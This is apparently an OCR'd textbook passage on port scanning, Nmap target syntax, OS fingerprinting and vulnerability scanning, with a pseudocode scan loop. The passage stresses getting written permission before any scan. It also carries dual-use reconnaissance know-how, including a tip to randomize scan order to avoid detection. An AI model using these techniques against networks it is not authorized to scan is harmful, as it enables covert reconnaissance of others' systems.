
What is a Port Scan?

Network mapping is simply the process of enumerating all hosts that respond on a given network. Port scanning goes a step further and tells you which ports on each machine have listener processes bound to them. Of course, the assumption is that if the port has a listener, it's probably a server process that's providing some sort of service to other machines on the network.

TCP vs. UDP Scans

The concepts we're about to impart are pretty straightforward and easy to understand. The principles apply to both the TCP and UDP protocols because they share the same concepts of what a host and a port is. There are some subtle differences, of course, but we'll look at those later. Forget them for now, and assume that we're talking about TCP scans, and that everything applies equally to UDP scans. We'll clear up any discrepancies later.


```
HOST = "samurai.sample.org"
for PORT_NUMBER in 1 to 65535 {
if(connect_to(HOST,PORT_NUMBER) == SUCCESS) {
print "Port PORT_NUMBER is listening"
close_connection(HOST, PORT_NUMBER)
```



Nmap: Network Mapper

Nmap is a popular freeware network mapping tool. It supports a large number of scanning techniques including port scanning (TCP and UDP), SYN, FIN, ACK, as well as ICMP ping sweeps. It also offers advanced features such as remote OS detection, stealth scanning, and many other advanced features.

One interesting feature in newer versions of Nmap is that it queries open ports to attempt to determine which application is running on a port. In some cases, it can even determine the version of the application being run on the port.



Port Scanning with Nmap

For many years, port scanners were simple tools that reported only whether a service was listening or not for a given port, just that something is there. For example, if the scanner found port 80 listening on samurai, you might guess that samurai is a web server because port 80 is known to be the standard port for HTTP. This is a very good guess, but you still don't know for sure. The fact is, you can't tell exactly what type of service responded just from a simple port scan. The only thing you know for sure is that something is listening. Most scanners will print a nice report that names the service running on each port, but this information can be misleading. This information is based on what service typically listens at that port and often comes from an /etc/services file on a Unix host, or the equivalent on other platforms. Basically, this is a text file that maps port numbers to their well-known service names. Printing the name makes the report look good, but the information isn't necessarily reliable.

This becomes even more confusing when you consider that some users will actively try to trick you. Even legitimate users sometimes fall prey to this temptation. One common practice when deploying illicit services is to make them listen on port 80 instead of giving them their own ports. Why? HTTP is a vital protocol in lots of environments, and many routers and firewalls are configured to open up "holes" to let machines on one side talk to HTTP servers on the other side. If the administrator is sloppy, sometimes those rules are the equivalent of "permit any traffic going to port 80."

So if a user wants to run P2P software on your corporate network or an attacker wants to make sure he can access his backdoor Trojan later, he might choose a port that's known to be associated with another service in the hopes that it will slip through the cracks in your perimeter defenses. Similarly, it's common to offer well-known services on unusual ports to try to hide them from administrators. Successful attackers often leave backdoors like hacked SSH servers listening on arbitrary high-numbered ports so they can get back into your machines later.


Although we still can't determine the application that is running on the remote system with 100 percent accuracy, tools like nmap have included functionality to decipher the responses returned after connecting to a port to identify the software that is listening, sometimes including version and patch level information as well.

Nmap adopted techniques to identify applications after completing a port scan. The power of nmap is in the large number of users who scan systems. When nmap tries to identify an application and is unable to do so, it displays "application fingerprint" information. Someone running Nmap to identify applications listening on ports can submit the application fingerprint data and the name and version of the application at the nmap web site to improve the accuracy of the scanner. Over time, as more and more people submit application fingerprints, the nmap database grows and becomes capable of identifying a variety of different applications listening on a given port.

So now that you have a nice list of all the ports on a certain machine that respond to connection requests, the next step is to expand this to the rest of the network. Scanning tools are great for finding out what's on a host, but as a security administrator, you need more. If you're going to secure your whole network, you've got to know what's available everywhere, and you probably don't have the time to manually scan every host. That's why virtually every scanning tool has some method for specifying many hosts to scan at once. Some take the simple approach of allowing you to give a list of specific IP addresses or host names, but quality tools allow you to scan an entire IP address space.

Network mapping is quite a complementary technique to port scanning. Unless your network all fits into the same room (and you happen to be in that room at the time), you can never be sure exactly what the guy in the next room has attached to his part of the network since you were last there. Believe us, we speak from experience.

We've seen otherwise well-managed LANs suddenly sprout unauthorized consumer grade cable/DSL firewalls, wireless access points, and a plethora of other nasty network beasts. If you only work from a list of hostnames you know about, you run the risk of missing other significant hardware you had no idea existed. Scanning every possible IP address in a range helps ensure that you'll find out when such rogue devices appear.



Simple Nmap Scan

After Nmap finishes scanning the host and some brief scan statistics, it prints a list of the listening ports it found. Notice that there are two states indicated for each port on the target machine. The vast majority of ports are in the "closed" state, which means Nmap was able to determine with a fair amount of certainty that the port is not listening on that machine. Closed ports usually aren't that interesting, so nmap doesn't report them individually. It simply tells you how many there were altogether. The other state shown in this example is "open," the meaning of which should be obvious: something is listening on that port.

What is not so obvious is that there is a third possible state. We don't show any in this example, but a port also can be marked as "filtered." This is a kind of in-between state, which means that it might be listening, but nmap can't tell for sure. The most common cause is that a firewall or filtering router is blocking access to that port from the scanning host, so nmap can't get back any of the normal TCP protocol responses associated with either closed or open ports. Filtered ports are quite common when scanning a machine over the Internet but not quite so common when scanning over LANs because those environments are less likely to impose network access restrictions on their internal users.

Remember what we said about how port scanners associate port numbers with the well-known services registered to run on them. If the Nmap output indicates that a port is "unknown," this means that the port is not a well-known port, so Nmap has no idea what is running on it. Later we see how to use a more sophisticated scan type to glean this type of information.


Scanning Multiple Hosts

Scanning a single host is great, but to be really effective, you need to be able to scan a group of hosts at once, maybe even a whole network. Nmap provides several convenient ways to tell it which hosts to scan.

Name several hosts on the command line. This is the simplest way. Just provide more than one host name or IP address on the command line, such as nmap host1 host2... hostX.

- **Use wildcards.** This is another simple way, though it only works with IP addresses and not hostnames. When you specify an address to scan, you can substitute * for any of the octets, causing nmap to scan addresses with all possible values of that octet. For example, 192.168.1.* would scan the entire 192.168.1.0/24 network (the so-called "Class C" address). You even can be somewhat fancy, like 192.168.*.* or even 192.*.2.* or *.*.1.8, though it's somewhat doubtful how useful that last example would be. Finally, we recommend you never try *.*.*.* on any machine connected to the Internet. You'd be trying to scan every machine connected anywhere on the Internet and would be sure to get a lot of calls (at the least).
- **Use ranges.** This is another powerful method of specifying hosts. To scan just a subset of all possible values for one octet, you can either give a range of values with the - syntax (192.168.1.10-35), specify several specific values with the , syntax (192.168.3,4,5.10), or use both if you're feeling lucky (192.168.3,4,5.10-35).
- **Specify CIDR notation.** CIDR is a compact way of specifying an entire network without enumerating every possible address. In fact, to scan a set of addresses whose network numbers don't fall easily into 8-bit octet boundaries (if, for example, you want to scan 192.168.40.0/22), CIDR notation is the most convenient way to express this to nmap.
- **Use a combination of the above.** You can combine the above methods into virtually any fashion that makes sense to best meet your needs. For example, you can ask to scan 192.168.0-5.* 192.168.10-254.*. For those of you playing along at home, that would scan every host in the 192.168.0.0/24 through 192.168.5.0/24 networks and in the 192.168.10.0/24 through 192.168.254.0/24 networks. In other words, it's a convenient way to say, "Scan 192.168.*.* except for 192.168.6-9.*."

No matter which of these methods you choose, nmap does a pretty good job of scanning all the hosts you asked for as efficiently as possible. To make your scan is a little more difficult to detect, try giving the -randomize_hosts command-line option. This causes nmap to skip around the IP address space you gave it and scan the hosts in fairly random order.



Operating System Identification


Maybe the most interesting of nmap's features is its ability to probe a target and determine what operating system and version it runs. Think for a second how important this can be to attackers. If they know a particular machine is running Windows XP, for example, they can save themselves a lot of time by trying only Windows-oriented attacks, and skipping all the Unix and Linux exploits, plus those specific to other versions of Windows.

Strictly speaking, OS detection isn't a type of port scanning technique. Rather, it's an additional feature that happens to be an excellent complement to port scanning. If you know not only the services a target is offering but also the OS it runs, you know a great deal.

Nmap is pretty clever at OS detection. The basic idea is that there exists a set of simple but abnormal IP packets you can send to a remote host, which generates a particular set of responses that can be mapped to a particular operating system. One example of such a test would be to send a FIN packet to an open TCP port, pretending to tear down a session, which was never established in the first place. According to the nmap web site, some Oss respond to this with a RST packet whereas others ignore it completely.

Of course, using just a single test doesn't tell you much. In the case of a FIN probe, for example, if nmap receives a RST in response, it knows that the target must be Windows, BSDI, Cisco, or one of a few other OS types, but it doesn't know exactly which.


That's why nmap performs several different tests and correlates their output. In many cases, nmap can give you an eerily precise answer. The logic for figuring out which OS responds in which way to which probes isn't hard-coded into nmap, either. It comes with a database of hundreds of "signatures" of different operating systems and networking equipment and relies on its user community to help keep it up to date by submitting new signatures as new operating systems become available.



Vulnerability Scanning

We've seen an example of the tools used to perform port scanning and network mapping. Using these tools, we can map our own networks as a hacker would. Understanding the ports, applications, and services that are running on your systems is critical information for an attacker trying to compromise systems. For administrators, it's a critical step to take in understanding the vulnerabilities that are present on our systems.

Where a port scan tells you a list of open ports and maybe the operating system and applications on the host, it doesn't assess the systems for vulnerabilities that could be exploited by an attacker. We can use the data generated from a port scanner like nmap and feed it to a vulnerability assessment tool to examine each system, port, and application in more depth to identify our vulnerabilities.



Vulnerability Scanners


Up to this point, this chapter has, hopefully, instilled in you a healthy respect for an attacker's ability to seek out and exploit vulnerabilities on your systems. Now we're going to show you how to beat those attackers to the punch.

The best way we've discussed to protect yourself against the threat vectors is to regularly audit your perimeter security. This is a fancy way of saying that you need to hack your own systems. The cardinal rule of scanning or vulnerability assessment is to be certain to only scan systems that you own or are authorized to scan. Otherwise, you will probably set off someone else's intrusion detection systems, which can get you in trouble.

A variety of both commercial and free software scanners exist. If you are shopping for a scanning toolkit, it is reasonable to assume that most of the major tools scan for the same number of vulnerabilities. They will all come up with false positives that have to be investigated manually. Before you invest your money (or invest your time), there are four things you really want to consider:

- How is the product licensed? Is it flexible enough for your planned growth? Can it be upgraded easily?
- How interoperable is the product? Does it support the Common Vulnerabilities and Exposures (CVE) standard for cataloguing vulnerabilities?
- Can you easily compare the results of a scan today with the results of one four weeks ago, or is it a manual process?
- Does your manager like the report output?

This section tells you how to go about performing vulnerability scans of your organization. Then we give a brief overview of Nessus.



How to Do a Vulnerability Scan

We begin this section with a discussion of the general principles of scanning. Note that vulnerability scanning can be hazardous to your career. The difference between a penetration tester and an attacker is permission! Be sure you have it. If you are just now coming up with a scanning policy in your organization, get written permission from the highest level possible in your organization (like your Chief Information Officer). If you think this doesn't apply to you, you should read the story of Randall Schwartz (http://www.lightlink.com/spacenka/fors/), who in 1995 was convicted of computer crime against Intel Corporation. Schwartz, a well-known Perl guru, was on a consulting assignment with Intel at the time and was doing security-related work that was previously authorized by Intel. However, as Schwartz continued this work, Intel decided it was no longer authorized and pressed charges. Do not become a victim of this kind of ambiguity. Get written permission.


You should also be sure to give people plenty of warning before starting your scan. Things can go very wrong when you are scanning. Scans often crash systems, and people will be a lot more forgiving if you warn them ahead of time and make sure it is easy for them to find you. If you are not in the office, or people do not know how to contact you, then you could create a serious problem for yourself and your organization.

There is no point in configuring a scanner to hit all of your addresses unless your organization is small. Instead, scan a subnet at a time, a workgroup at a time, or whatever other subset of your network makes sense. This way you won't bog down the network, and you won't have an overwhelming number of vulnerabilities to fix.

If you do scan the whole facility at once, you will have a huge list of problems, and although everyone can talk about fixing them, the work will never get completed. This approach can be dangerous. Consider the following scenario: You run a scan on a large scale and get a huge list of all the problems, each with its own risk level. You present the report to management and tell them life as we know it will end if they aren't fixed.


They agree; they create a task force; there are meetings; and everyone agrees to get things fixed. Great so far. However, then you run into deadlines and emergencies, and no one ever gets around to fixing the vulnerabilities. Now, you cannot play that card again. If you run another scan, no one will take it that seriously.

So start small. Scan your own shop. Fix the problems, and then move on.



